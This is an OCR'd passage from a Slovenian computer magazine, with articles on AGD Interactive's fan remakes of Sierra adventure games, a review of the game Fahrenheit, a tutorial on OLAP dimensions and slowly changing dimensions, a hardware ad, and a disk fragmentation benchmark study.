Za: Veliko novih možnosti, podpora videu HDV, urejevalnik glasbe, priprava DVD-jev.

Proti: Zapleten za začetnike.

Operacijski sistem: Windows 2000-XP

Cena: 400 dolarjev, 250 dolarjev nadgradnja.

Spletni naslov proizvajalca: www.ulead.com.

»... NAJ POSEŽE PO VEČJEM«

Naslov tokratne epizode se neposredno navezuje na naslov članka iz prejšnje številke: »Kdor z malim zadovoljen ni ...« Kot namiguje današnji naslov, se bomo posvetili pravim, »dolgotrajnim« pustolovščinam, narejenim z Adventure Game Studiem.

Piše: **Matej Frece**

matej.frece@mojmikro.si

Ko rečemo »dolgotrajna« igra, s tem mislimo na igro, ki je tako obsežna oz. dolga, da lahko po količini časa, ki ga potrebujemo, da igro končamo, mirne duše konkurira pravim komercialnim izdelkom, ki stanejo prešerna ali več. To seveda vključuje tudi ogromno količino grafike, zvoka in drugih elementov, iz katerih so narejene komercialne igre.

Seveda **količina časa**, da igro uspešno končate, ni **nikakršno merilo za njeno kakovost**. Toliko manj, če gre za igro, katere dizajn temelji na ponavljajočih se, venomer istih dejanjih. Takšne igre so recimo športne simulacije, arkade pa tudi miselno logične igre.

V teh nekaj mesecih, kar pišemo o pustolovščinah, ste verjetno že ugotovili, da te igre **ne spadajo** v kategorijo ponavljajočih se dejanj. Ena izmed osnovnih lastnosti, ki igro definira kot pustolovščino, je njena **neponovljivost**. Tako kot film ali knjiga je pustolovščina le še en medij za pripovedovanje (dobre) zgodbe, njeni deli pa se od začetka do konca ne ponavljajo – razen v kakšnih slabih zgodbah, seveda.

V prejšnji številki smo bežno omenili, kaj je največja zavora pri ustvarjanju dolgotrajnih iger, zato tega ne bomo ponavljali. Povejmo le, da se je z leti to spoznanje tako utrdilo, da je nastanek dolge igre s strani amaterjev veljal za nemogočega, nekako tako, ko je pred slabimi 100 leti veljalo, da ni mogoče narediti dolgotrajne animirane risanke, češ da bi stale preveč denarja, časa in truda.

PO SIERRI TIERRA ...

Kakor je Walt Disney nekoč pokazal, da to ne velja, tako so se tudi v svetu amaterskih pustolovščin našli ljudje, ki so natančno analizirali, kaj pomeni biti razvijalec iger, koliko časa to traja, kaj vse je potrebno in kaj od tega imajo na voljo. Neka trojica, ki je ob tem staknila skupaj glave, je kmalu ugotovila, da ima na voljo vse potrebno. Celo potrpežljivost. Hitro so se poimenovali **Tierra** – kot variacija na podjetje **Sierra**, ki je dobro desetletje izdajalo najbolj prodajane pustolovščine na svetu. Na svoji spletni strani so objavili besedilo, ki se je takrat bralo kot pogumna napoved malce preveč vase zagledanih nadebudnežev, ki pravzaprav niso ustvarili še ničesar do takrat: »Smo skupina posameznikov, ki ima zagon, voljo, talent, motivacijo in sposobnosti za vodenje velikega projekta – da bi uresničili to, kar hočemo. Svoje delo jemljemo resno in verjamemo, da so skupinsko delo, moč volje in motivacija ključni elementi za uspeh.«



Dokaj drzna napoved, ni kaj. Člani te skupine so si dali vsak svoj vzdevek in sicer so se zelo domiselno poimenovali **AGD1**, **AGD2** in **AGD3**. AGD pomeni enostavno **Anonymous Game Developer** (neznani razvijalec iger), ker niso hoteli, da bi jih Sierra kakorkoli izsledila, če bi se jim odločila zagreniti življenje – konec koncev je šlo za kršenje avtorskih pravic. Fanta in dekle so se namreč odločili, da bodo za prvih nekaj svojih iger naredili **predelave starih Sierrinih iger**, predvsem iz njihove najbolj priljubljene serije **King's Quest**. Seveda z boljšo grafiko, dodanimi animacijami, govorom itd. Sierra oz. takrat že Vivendi, jim nekaj časa delala težave, nakar so jim le podali dovoljenje.


... IN NATO AGD INTERACTIVE

Za svoje delo so seveda uporabili **AGS** in po dobrih dveh letih dela, ki so minila v nenehnem ugibanju, ali je projekt, tako kot že na desetine podobnih, crknil ali ne, so končno rodili svojo prvo igro – **predelavo King's Questa**. Medtem so svojo skupinico preimenovali v **AGD Interactive** in naj spletni strani www.agdinteractive.com si lahko snamete, kar so doslej ustvarili: (morda pa njihove igre najdete tudi na našem MikroCD-ju).

Kot so trdili ves čas, je bila prva igra le neke vrste vaja, da se izurijo v AGS-u, naučijo pasti razvoja iger in bolje pripravijo na bodoče, resnejše projekte. Njihovo delo pa je bilo preprosti naravi igre navkljub precej opazno. Naknadno se je za snemanje govora javil kar **Josh Mandel**, bivši sierrovec, ki je svoje čase sam celo programiral King's Quest (in druge) igre. Eden izmed AGD-jevcev je celo dobil ponudbo za delo pri ID Softwaru, sicer avtorjem Dooma in Quaka – a jo je zavrnil, saj se je dobro zavedal, da bi tam postal le navaden programer in bi izgubil vso kreativno svobodo.

»QUESTI« SPET NA POHODU

Skupina se je medtem razširila in med svoje vrste sprejela nekaj občasnih sodelavcev. Napovedali so predelavo **King's Questa 2** ter **Royal Quest**, svojo prvo avtorsko igro, ki naj bi parodirala King's Quest. No, slednjo so potem zavrgli, saj so se uresničili strahovi Roberte Williams (sicer originalne avtorice King's Questa), da bi Ro-



yal Quest lahko postal parodija, ki bila do te priljubljene serije zaničljiva. AGD-jevci so sredi dela ugotovili, da res delajo takšno igro, ki pa je bila po vrhu vsega še preveč perverzne narave, zato so projekt opustili.

So pa dve leti pozneje le dokončali King's Quest 2, ki pa ni bil le predelava. Zgodba je v izvorni različici preveč preprosta, liki premalo definirani in je prekratka. Zato so zgodbo razširili, dodali nove uganke, nove dialoge. Tako je njihov King's Quest v vsakem pogledu **veliko boljši od originala**, kar je potrdila tudi Roberta. Tudi to igro najdete na zgornjem naslovu (ali pa morda na MikroCD-ju).

Za svoj tretji projekt so lansko leto napovedali predelavo ene izmed najboljših Sierrinih pustolovščin: **Quest for Glory 2**. Ta je njihov največji zalogaj doslej, saj ima zapleteno zgodbo, igro je mogoče igrati s tremi različnimi liki, vse skupaj pa je precej posrečena kombinacija pustolovščine in FRP-jke. Prepričani smo, da bo tudi ta igra impresivna.

V KOMERCIALNIH VODAH

Svojo doslej že mnogoštevilno populacijo fanov pa so spravili v slabo voljo, ko so oznanili, da bo Quest for Glory 2 njihova zadnja igra. Pravijo, da so si v teh letih nabrali dovolj izkušenj in da je čas, da se spustijo v komercialne vode. Tako hkrati s QFG2 razvijajo svojo **prvo komercialno igro**, ki bo izdana v okviru njihovega novega, tokrat legalno registriranega podjetja, **Himalaya Studios**. Najdete ga na www.himalayastudios.com.

Glede na prve slike iz njihove prve komercialne pustolovščine **Al Emmo And The Lost Dutchman's Mine** bi rekli, da jih čaka lepa prihodnost. ■



V KREMLPLJIH MRAČNIH SIL

Temna plat človeške duše je vedno navdihovala umetnike, zato ni čudno, da se je ta tema znašla tudi v računalniških igrah, kot je Fahrenheit.

Piše: Alan Orlič Belšak


alan.orlic@mojmikro.si



Prvoosebna streljanja sovragov je že več kot preveč, zato je treba poseči po novih metodah. Tokrat je to kar **filmski zaplet**, ki našega junaka povleče v vrtnec dogodkov. Seveda mu to spremeni življenje, a kako, odkrivamo skozi igro. Že začetni uvod, ko ubije neznanca, nam da slutiti, kako se bo vse skupaj odvijalo. Odkriti moramo, zakaj se

čisto navaden IT-manager spremeni v morilca, a to se ne dogaja le njemu, temveč tudi drugim, ki nato pobijajo nedolžne mimoidoče. A da vse skupaj ne bi bilo tako enostavno, so tu še trije dodatni liki, ki jih lahko upravljamo in z njimi pomagamo glavnemu junaku skozi zgodbo. Spremljamo jih skozi oko kamere, ki se ves čas giblje okoli njih, pogled lahko spremenimo v prvoosebna. Pomembna sestavina igre je reakcija na dogodke, ki se našim junakom dogajajo, saj to vpliva na potek igre.

Fahrenheit je **pustolovska igra**, ki izkorišča 3D-okolje in s tem ustvarja **filmsko vzdušje**, ki nas porine v središče dogajanja in nadzora nad igro. Poleg mišljenja in reševanja ugank zahteva tudi nekaj spretnosti z miško in tipkovnico, da se adrenalin dvigne. Če ste ljubitelj **srhljivk**, je to zagotovo zgodba, ki vas bo zabavala



lep čas. Drugim, ki vam take zgodbe ne dišijo preveč, pa raje priporočam kak umirjen radijski spored ali risanke Lolek in Bolek ...

Fahrenheit

Kaj: Prvoosebna strelska igra s primesmi pustolovščine

Za: Filmsko dogajanje

Prot: Premikanje

Cena: 9700 SIT

Posodil: COLBY d.o.o.

Spletna stran: www.atari.com



>>> Najdi.si podpira fotografski projekt "Grafiti Ljubljane" avtorja Dušana Ježa, ki je pred časom z digitalnim fotoaparatom posnel grafito našega glavnega mesta >>> Fotografije je likovno nadgradil s pomočjo računalnika, vendar osnovne sporočilnosti grafitov ni spreminjal >>> Projekt je v celoti namenjen prizadevanjem za zmanjšanje vseh oblik nestrpnosti med ljudmi >>> Izbor fotografij si ogledajte na naslovu www.najdi.si/grafiti >>>

DIMENZIJE IN OLAP

Osnovno poznavanje tehnologije OLAP nas prisili razmišljati večdimenzionalno, kar pomeni, da hkrati upoštevamo več vidikov oziroma dimenzij. Ko to obvladamo, lahko dobimo več informacij glede na isto dejstvo za različne potrebe, tako za analitike kot za menedžerje.

Piše: Darko Jagarinec

darko.jagarinec@mojmikro.si

Dimenzija je pravzaprav najbolj statični del podatkovnega skladišča, ki jih uporabljamo pri tehnologiji OLAP. Pri tem jo lahko uporabljamo kot **enonivojsko**, v veliko primerih pa kot **večnivojsko** – hierarhično. Pri tem igra glavno vlogo **tabela dejstev**, vse skupaj, predvsem pa hitrost izdelave poročil, pa je odvisno od tega, **kje in kako hranimo agregirane podatke**. Če ste že kdaj začutili, kako pomembno je voditi življenjski cikel šifrantov, boste vedeli, zakaj so dimenzije tako pomembne.

POMEN DIMENZIJE

Spoznali smo že, kaj je osnovni pomen dimenzije. Poudariti pa je treba, da dimenzije **dajejo smisel podatkom**, ki so v ogromnih količinah shranjeni v **tabelah dejstev**. Dimenzije same po sebi so **tabele s primarnim ključem**, kjer hranimo ponavadi nekaj zapisov, ki označujejo šifrant držav, kategorij, tipov, izdelkov in podobno. Kako točno bo sestavljen primarni ključ, je odvisno od vrste dimenzije oziroma od vsebine, ki je zapisana v dimenziji. Preprosto povedano, nam šifranti povedo, kaj bomo opazovali, v nadaljevanju pa bomo podrobneje pregledali vlogo tabele dejstev.

Id	Koda države	Ime države
1	999	Neznana država
2	705	Slovenija
3	300	Grčija
4	040	Avstrija
5	191	Hrvaška

Tabela 1: Dimenzija držav

Dimenzije naj bi bile logično med seboj neodvisne, še posebej pa časovno, vendar v realnem svetu tako ne gre. Čeprav so po vsebini statične in se ne spreminjajo veliko, se vseeno spreminjajo in takrat je treba zagotoviti prave mehanizme, da se poročila ne spreminjajo s tem, ko dopolnjujemo dimenzijo (razen če to hočemo). Ker se poslovanje skozi čas **spreminja**, se **spreminjajo s tem tudi dimenzije**, ki so tesno povezane s spremembo poslovanja. Predstavljajte si, da se v tabeli 1 zamenja ime države iz Hrvaška v Republika Hrvaška. Kaj to pomeni za že obstoječe podatke v tabeli dejstev oziroma kako se bodo spremenila poročila in analize samo zaradi popravka imena vrstice v dimenziji držav? Na vse to moramo biti vnaprej pripravljeni in to upoštevati že pri izgradnji podatkovnega skladišča.

OSNOVNI TIPI DIMENZIJE

Glede na potrebe poslovanja poznamo več tipov dimenzij. Omenil bi le **tri najpogostejše**,

ki se največ uporabljajo v svetu. Poimenovali so jih preprosto dimenzije tipov **1,2 ali 3**, bolj poznano je angleško ime SCD 1,2,3 (Slowly Changing Dimension – počasi se spreminjajoče dimenzije).

Dimenzija tipa 1 je zelo preprosta. Če hočemo popraviti v našem primeru ime države, to enostavno zamenjamo iz »Hrvaška« v »Republika Hrvaška«. Od spremembe dalje bodo vsa poročila in analize spremenile ime države iz »Hrvaška« v »Republika Hrvaška« in sledi, da je bila prej ta država poimenovana samo »Hrvaška«, ne bo več. To je najpreprostejši tip dimenzije in ne zahteva posebnega dela pri izvedbi. Korak dlje pri tem tipu izhaja iz dejstva, da če pozneje spremenimo ime iz »Republika Hrvaška« v »Rep. Hrvaška«, ne bomo nikoli vedeli, da je bilo prej ime države »Hrvaška« in pozneje »Republika Hrvaška« – s tem tipom izgubljam sledljivost sprememb imena. V tem primeru **nimamo zgodovine dimenzije**.

Id	Koda države	Ime države
1	999	Neznana država
2	705	Slovenija
3	300	Grčija
4	040	Avstrija
5	191	Republika Hrvaška

Tabela 2: Dimenzija držav tipa 1

Dimenzija tipa 2 pa že odpravlja »pomanjkljivosti« tipa 1. Pri tem tipu je posebnost ta, da **ne »povozimo« prejšnje vrednosti**, ampak **vnesemo novo vrednost v dimenzijo**. V našem primeru: ko hočemo državo »Hrvaška« spremeniti v »Republika Hrvaška«, dodamo vrstico v dimenzijo držav. V tabeli 3 je razvidno, da vrednosti z Id-jem 5 nismo povozili, ampak smo dodali nov Id – 6. Kaj to pomeni za obstoječa poročila in analize? Predvsem to, da zapisi, ki so prej logično vsebovali »Hrvaška«, to še vedno imajo, pojavi pa se nova vrednost dimenzije od določenega časa naprej z novo vrednostjo »Republika Hrvaška«. Dimenzija tipa 2 je že malce zahtevnejša od izvedbe dimenzije tipa 1, njena glavna vloga pa je, da sledi spremembam zapisov v dimenzijah skozi čas, zato v tem primeru že vodimo zgodovino dimenzije, kar pomeni tudi zgodovino poslovanja skozi čas.

Id	Koda države	Ime države
1	999	Neznana država
2	705	Slovenija
3	300	Grčija
4	040	Avstrija
5	191	Hrvaška
6	191	Republika Hrvaška

Tabela 3: Dimenzija držav tipa 2

Dimenzija tipa 2 je ponavadi ravno to, kar pri podatkovnih skladiščih in OLAP potrebujemo večino časa. So pa tudi primeri, ko niti ne želimo vedeti, kako se je ime šifre oziroma zapisa dimenzije spreminjalo skozi čas. To se ponavadi dogaja pri reorganizacijah v podjetjih, ki se združijo ali preoblikujejo prodajne linije ali prodajne programe.

Pri **dimenziji tipa 3** ne zapišemo nove vrstice v dimenzijo kot pri tipu 2, ampak v dimenzijo raje uvedemo **nov stolpec**.

Id	Koda države	Novo ime države	Prejšnje ime države
1	999	Neznana država	Neznana država
2	705	Slovenija	Slovenija
3	300	Grčija	Grčija
4	040	Avstrija	Avstrija
5	191	Republika Hrvaška	Hrvaška

Tabela 4: Dimenzija držav tipa 3

Pri tem tipu je predvsem treba vedeti, da se vedno ohranita **samo zadnji dve vrednosti atributa ki se spreminja**. V našem primeru bomo vedeli, da je trenutno ime države »Republika Hrvaška«, prejšnje ime pa »Hrvaška«. Ko bomo spreminjali iz »Republika Hrvaška« v »Rep. Hrvaška«, nam dejstvo, da se je ta država nekaj imenovala »Hrvaška«, v dimenziji ne bo več znano.

Id	Koda države	Novo ime države	Prejšnje ime države
5	191	Rep. Hrvaška	Republika Hrvaška

Tabela 5: Dimenzija držav tipa 3, izsek za Hrvaško

Pri izbiri, kateri tip dimenzije uporabiti, je popolnoma odvisno od nas, kaj in kako hočemo slediti zgodovini poslovanja. Vsi trije tipi imajo svojo vlogo v določeni poslovni logiki in tudi tip 1 ni vedno napačen, pa čeprav je najpreprostejši, predvsem pa mislim, da se največ uporabljajo dimenzije tipa 2.

TABELA DEJSTEV

Ko opravimo z dimenzijami, je treba oblikovati še **tabele dejstev**. Če ponovimo, je tabela dejstev povezava več dimenzijami naenkrat, dodani pa so še atributi, ki so ponavadi merljivi (aditivni) in povedo, kakšna je trenutna vrednost določene kombinacije več dimenzij.

Id trgovine	Id države	Id časa	Cena	Kg
333	2	1	150.000	5.000
155	5	2	760.500	6.400
155	6	2	17.000	300

Tabela 6: Izsek iz tabele dejstev Prodaja

Id časa	Čas
1	2004-Č1
2	2004-Č2
3	2004-Č3
4	2004-Č4

Tabela 7: Dimenzija časa

Glede na zgornjo predstavitev vseh treh tipov dimenzij za države, bi dobili na našem primeru naslednja poročila, če bi gledali po kodi države.

Tip 1:

Čas	Država	Cena	Kg
2004-Č1	Slovenija	150.000	5.000
2004-Č2	Republika Hrvaška	777.500	6.700

Tabela 8: Poročilo, ko uporabljamo SCD 1.

Tip 2:

Čas	Država	Cena	Kg
2004-Č1	Slovenija	150.000	5.000
2004-Č2	Hrvaška	760.500	6.400
2004-Č2	Republika Hrvaška	17.500	300

Tabela 9: Poročilo, ko uporabljamo SCD 2.

Tip 3 (če gledamo staro ime države):

Čas	Država	Cena	Kg
2004-Č1	Slovenija	150.000	5.000
2004-Č2	Republika Hrvaška	777.500	6.700

Tabela 10: Poročilo, ko uporabljamo SCD 3

ali ko gledamo novo ime države:

Čas	Država	Cena	Kg
2004-Č1	Slovenija	150.000	5.000
2004-Č2	Rep. Hrvaška	777.500	6.700

Tabela 11: Poročilo, ko uporabljamo SCD 3

Omenil sem, da morajo biti mere v tabelah dejstev merljive oziroma se morajo ali seštevati ali pa se mora nad njimi izvajati smiselna operacija – minimum, maksimum in podobno. Poznamo več vrst mer:


- **aditivne:** to so številčne vrednosti, ki se lahko seštevajo, na primer teža jabolk;
- **neaditivne:** to so vrednosti, ki jih ne moremo seštevati, temveč le izražajo neko razmerje;
- **poladitivne:** mere, ki jih smemo upoštevati samo glede točno določene dimenzije – v drugih lahko pomenijo nesmiselne podatke, na primer število kupcev jabolk.

Kadar gre za aditivne mere, vsako mero v tabeli dejstev opazujemo iz več dimenzij. V preostalih primerih je treba poročilo že oblikovati tako, da ne pride do zmešnjave. Če mera v tabeli dejstev ni smiselna, ko jo gledamo na določeno dimenzijo, tega niti ne smemo delati, saj lahko pridemo do poročil, ki so nesmiselna. Še večji problem se lahko zgodi, ko na prvi pogled zaradi obilice podatkov tega niti ne opazimo, predvsem pa je vedno treba preveriti in si pravilno razlagati pridobljena poročila. Dejstvo, da z uporabo tehnologije samo »poklikamo« poročilo, potem pa si rezultatov ne znamo razlagati, je še posebej žgoče, če taka poročila uporabljamo za poslovne odločitve. Pri

vsakem poročilu z uporabe tehnologije OLAP moramo vedno **preveriti** (ročno s stavki SQL), ali so podatki sploh smiselni in ali so mere res tako aditivne, da jih lahko agregiramo prek več dimenzij.

imamo celo hierarhijo od leta do ure v dnevu. Take hierarhije se v svetu pri časovni dimenziji največ uporabljajo.

Kot hierarhijo v obliki drevesa si to lahko predstavljamo, kot prikazuje slika 1.



Drevesna struktura hierarhije časa

HIERARHIJE

Naslednji korak, kako so grajene dimenzije, je njihova **notranja vsebinska urejenost**. Zelo pomembno je, kako je dimenzija notranje urejena, poudarek pa v tem primeru dajemo hierarhiji v dimenziji. Najbolj znana je hierarhija časa oziroma datuma. Vsako koledarsko leto lahko razdelimo na četrtletja, mesece, tedne, dneve, ure, minute in vse do sekunde. Torej je lahko vsaka ura posebej vnesena v dimenzijo časa, kar pomeni zelo veliko dimenzijo.

Leto	Četrtletje	Mesec	Dan	Ura
2005	01	Januar	1	00:00
2005	01	Januar	1	01:00
...				
2005	02	Maj	22	15:00
2005	02	Maj	22	16:00
...				
2005	04	December	31	22:00
2005	04	December	31	23:00

Tabela 12: Hierarhija leta 2005

Hierarhija, prikazana v tabeli 12, nam prikazuje, kako je dan v letu povezan s svojimi »nadrejeni« datumskimi deli v smislu, da je prvi januar prvi dan prvega četrtletja leta 2005. S takimi hierarhijami lahko brskamo po podatkih glede na mesec v letu, glede na četrtletje v letu, glede na uro v mesecu in podobno, torej

Pri datumskih oziroma časovnih dimenzijah moramo vnaprej premisliti, kako jih bomo definirali. Vseh kombinacij se ne da izvesti, na primer hierarhija Leto-Teden-Mesec-Dan je nerodna in nepravilna, saj ima 5. teden v letu 2005 en dan v mesecu januarju, preostale dni 5. tedna pa v februarju, zato pride do nepravilne delitve tedna in meseca. V takih primerih raje naredimo dve hierarhiji za časovno dimenzijo in podatke gledamo po vsaki dimenziji posebej.

Poznamo še hierarhije tip-podtip, kategorija-podkategorija, celina-država-mesto; pravzaprav je lahko vsaka dimenzija po svoji notranji strukturi hierarhija.

Očitno je, da je tehnologija OLAP zelo primerna za pridobivanje podatkov iz podatkovnega skladišča, vendar moramo te podatke v podatkovnem skladišču **ustrezno pripraviti**, bolje rečeno, moramo jih ustrezno **dimenzionirati**. Dobro zasnovane tabele dejstev in dobro hierarhično urejene dimenzije nam pri uporabi OLAP-a izredno olajšajo delo in omogočajo tehnologiji OLAP, da pokaže svoje zobe in se z raznovrstnimi prijemi (operacijami v OLAP-u) loti vnaprej urejenih podatkov v podatkovnem skladišču in prikaže zelo informativna poročila.

Več informacij in ceniki:

WWW.KFM.SI

NADGRADNJE IN NOVI RAČUNALNIKI!



KFM
COMPUTERS

TEL (03) 898 1100
FAX (03) 898 1135

AMD XP

2600+ in tudi ostali procesorji



Vrhunska kvaliteta,
brezplačna dostava po vsej Sloveniji in seveda
dostopne cene!



Odkar pomnimo, obstaja v sistemih Windows orodje za defragmentiranje diska. Kaj je to? Kaj je sploh fragmentacija? Kako vpliva na delovanje sistema? Nekateri novi testi so prav zanimivi.

Piše: Zoran Banović

zoran.banovic@mojmikro.si

Trdi disk, ena najpomembnejših komponent v računalniku, se v zadnjih petdesetih letih ni kaj dosti spremenil. Še vedno gre za mehansko komponento, ki je v svoji osnovi enaka kot pred petdesetimi leti. Gre za več steklenih ali aluminijevskih plošč, prevlečenih z magnetnim medijem, ki je sposoben hraniti informacije. Te plošče so nasajene na os, ki omogoča njihovo vrtenje pri zelo velikih hitrostih, ki večkrat presegajo 250 km/h. Za branje in zapisovanje informacij iz teh plošč so zadolžene posebne magnetne glave, vdlane na drsnike, ki omogočajo potovanje teh glav preko magnetne plošče. In tako je že petdeset let.

Mehanski premiki glav so najboljčutiljivejše operacije, ki jih izvajajo trdi diski, zato se proizvajalci že ves čas trudijo, da bi te premike minimirali. A kako je mogoče optimirati gibanje? Nekaj s predpomnjenjem, kjer se podatke najprej prebere z diska, nato pa shrani v pomnilnik, od koder ga je mogoče, če ga ponovno

potrebujemo, hitreje prebrati. Druga možnost je optimirati zahteve po branju ali pisanju, kjer se te zahteve zmanjšajo na minimum. Tretja možnost je optimiranje podatkov na trdem disku, kjer se poskuša podatke razvrstiti tako, da magnetne glave lahko berejo ali pišejo podatke s čim manj gibanja.

In prav ta, tretja, komponenta, je nekako najbolj zanemarjena. Zakaj? Če hočemo to ugotoviti, si je potrebno razjasniti še pojem datotečnega sistema. Ta je namreč odgovoren za način komunikacije med trdim diskom in operacijskim sistemom.

DATOTEČNI SISTEM NTFS

Vzemimo na primer datotečni sistem NTFS, ki je trenutno najbolj uporabljan, saj ga najdemo v praktično vseh sistemih Windows, od strežnikov do domačih računalnikov, ki imajo nameščene Windows NT, 2000, ali XP. NTFS (NT File System) je Microsoft prvič predstavil v zgodnjih devetdesetih kot nekaj, kar naj bi pomenilo v poslovnih okoljih alternativo sistemom Unix. Pred tem je namreč Microsoft v Windows uporabljal le datotečni sistem FAT, ki se je »vlekel« že od časa prvega DOS. In kaj dela NTFS? Sistem razdeli trdi disk v zaporedje logičnih delov, katerih velikost je določena ob formatiranju diska. Običajna velikost je 4 KB. Ta delček je zelo pomemben, saj pomeni najmanjšo enoto shranjenega podatka na disku. Tudi če na disk shranimo le en bajt podatkov, se bo ta moral shraniti v delček velikosti 4 kilobajta. Prav zato lahko na primer v Windows XP, če izberemo lastnosti datoteke in pogledamo njeno velikost,


vidimo dva podatka – velikost in velikost na disku. Velikost na disku je vedno večja od velikosti datoteke, saj mora biti večkratnik velikosti osnovne enote.

FRAGMENTACIJA

Zdaj, ko na načeloma razumemo delovanje trdega diska, je mogoče razložiti pojem fragmentacije. Kaj torej je ta fragmentacija? Tujka naj bi pomenila nekakšno drobljenje podatkov oziroma njihovo deljenje na majhne dele. In prav o tem govorimo. Vzemimo, da je treba shraniti 40 KB veliko datoteko na disk. Ta bo po zapisani logiki delovanja zasedala 10 osnovnih enot, ki bodo na disku zapisane ena za drugo. Nato na disk shranimo še druge datoteke, ki se bodo zapisovale v nadaljevanju naše. Kaj pa, če to našo datoteko zbrišemo? Nastala bo luknja v zaporedju podatkov in ta luknja bo dolžine deset osnovnih enot oziroma 40 KB. Na disk pa računalnik veliko zapisuje in prej ali slej pride do tega, da na disku ni več dovolj zaporednega prostora za zapis datoteke. In če ni zaporednega prostora, se mora pač datotečni sistem znajti drugače. In to tako, da datoteko zapiše na več mestih oziroma zapolni luknje, ki so nastale z brisanjem. Sčasoma mora datotečni sistem uporabljati vse več »lukenj«, saj mi zmanjka praznega zaporednega prostora. In to imenujemo fragmentacija ali razdrobljenost diska. In kakšne so posledice? Pravzaprav to, o čemer smo govorili v uvodu – zaradi raztresenosti podatkov na disku, imajo glave veliko dela, če hočejo zbrati vse dele datoteke. In ker so mehanske, so počasne in ker so počasne, se delovanje celotnega računalnika upočasnijo. Računalnik je namreč tako hiter, kot je hitra njegova najpočasnejša komponenta. Da bi bila zadeva še bolj zmedena, se lahko zgodi tudi to, da datotečni sistem za MFT potrebuje več prostora, kot ga je dobil ob formatiranju. In če je 12 %, kolikor se dodeli MFT-ju, premalo, se ta razširi na shranjevalni del. In ker je shranjevalni del fragmentiran, postanejo fragmentirani tudi podatki MFT, shranjeni v tem delu, in kolobocija je popolna.

VPLIV RAZDROBLJENOSTI

Velikokrat smo že slišali, da razdrobljenost sistema vpliva na njegovo delovanje, a je bilo meritev, ki bi dale oprijemljive rezultate, bolj malo. Pred časom smo dobili raziskavo, ki naj bi pokazala, kakšen je ta vpliv, a jo je izvedlo podjetje, ki izdeluje programsko opremo za defragmentiranje diskov in povsem normalno je, da ji nismo najbolj verjeli. Zato smo se odločili podoben test izvesti sami. Uporabili smo podobne prijeme, kot so bili v testu, ki smo ga dobili. Najprej smo izvedli test na nefragmentiranem sistemu. Nato smo s programom SimFrag sistem malce umetno fragmentirali in spet izvedli test. Postopek smo nato ponovili še dvakrat, vsakič pa povečali nivo fragmentacije. Vsak test smo izvedli trikrat, rezultati pa so podani kot povprečje vseh treh meritev. Večino testov smo izvedli z Microsoftovimi programi, saj se nam je zdelo, da se bodo ti najbolje »ra-



Fragmentiran disk lahko pomeni precejšnje zmanjšanje hitrosti delovanja računalnika.

zumeli« z datotečnim sistemom in bodo tako razlike najmanjše.

Najprej smo testirali, kako se sistem obnaša pri različnih stopnjah fragmentacije, če uporabljamo urejevalnik besedila MS Word. Najprej smo merili čas nalaganja 30 MB velike datoteke, nato smo nekaj malega v datoteki spremenili in merili čas shranjevanja, nato pa smo v mapi, kjer je bilo nekaj čez 200 Wordovih dokumentov sprožili iskanje ključne besede. Rezultati so bili prav zanimivi, saj so bile **razlike ogromne**. Iskanje v nefragmentiranem okolju je trajalo slabih 17 sekund, v zelo fragmentiranem pa več kot minuto. Podobno je bilo z nalaganjem datoteke, ki je bilo

Program	Test	Razlika v %
Microsoft Word	Nalaganje 30 MB dokumenta (s)	-62
Microsoft Word	Shranjevanje 30 MB dokumenta (s)	-89
Microsoft Word	Iskanje besedila v v 200 dokumentih (s)	-72
Microsoft Outlook	Iskanje elektronskega sporočila v mapi (s)	-32
Microsoft Outlook	Arhiviranje sporočil v mapi (s)	-25
Microsoft Outlook	Restavriranje sporočil v mapi (s)	-44
Microsoft Internet Explorer	Odpiranje spletne strani, ki ni v predpomnilniku (s)	-66
Microsoft Internet Explorer	Odpiranje spletne strani v predpomnilniku (s)	-55
NOD32	Pregled mape Moji dokumenti(s)	-71
Microsoft Anti-Spyware	Pregled mape Moji dokumenti (s)	-31

Meritve po defragmentiranju so pokazale bistveno izboljšanje. Največji napredek smo izmerili pri shranjevanju obsežnega dokumenta v MS Word, najmanjša razlika pa je bila pri arhiviranju sporočil Outlookove mape.

Program	Test	Nivo fragmentacije			
		Nefragmentirano	Nizko fragmentirano	Srednje fragmentirano	Visoko fragmentirano
Microsoft Word	Nalaganje 30 MB dokumenta (s)	15,7	16,4	26,3	48,9
